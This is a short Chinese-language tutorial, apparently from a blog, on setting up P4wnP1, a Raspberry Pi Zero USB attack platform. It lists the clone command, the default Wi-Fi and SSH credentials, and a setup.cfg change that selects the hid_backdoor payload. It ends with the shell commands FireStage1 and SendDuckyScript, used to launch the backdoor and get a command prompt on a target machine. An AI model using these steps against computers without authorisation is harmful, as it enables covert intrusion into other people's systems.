116185718044329287
前言
P4wnP1 is a highly customizable USB attack platform, based on a low cost Raspberry Pi Zero or Raspberry Pi Zero W (required for HID backdoor).(官网)
旧安装方法
准备工作
- 已配置
wifi和ssh的raspbian-stretch系统的树莓派
安装
克隆源代码
1
| git clone https://github.com/mame82/P4wnP1.git
|
执行安装程序

安装完成
新安装方法
准备工作
安装
启动方法
名称:P4wnP1
密码:MaMe82-P4wnP1

ip地址:172.24.0.1
端口号:22
用户名:pi
密码:raspberry
安装完成
配置
修改 setup.cfg 文件
编辑 setup.cfg 文件
1
2
| #PLAYLOAD=network_only.txt
PLAYLOAD=hid_backdoor.txt
|
启动
查看帮助
启动后门
1
| P4wnP1 shell > FireStage1
|
发送脚本
1
| P4wnP1 shell > SendDuckyScript
|
获取命令提示符
完成
参考文献
南墙的博客
YouTuBe——Seytonic
沫延说的博客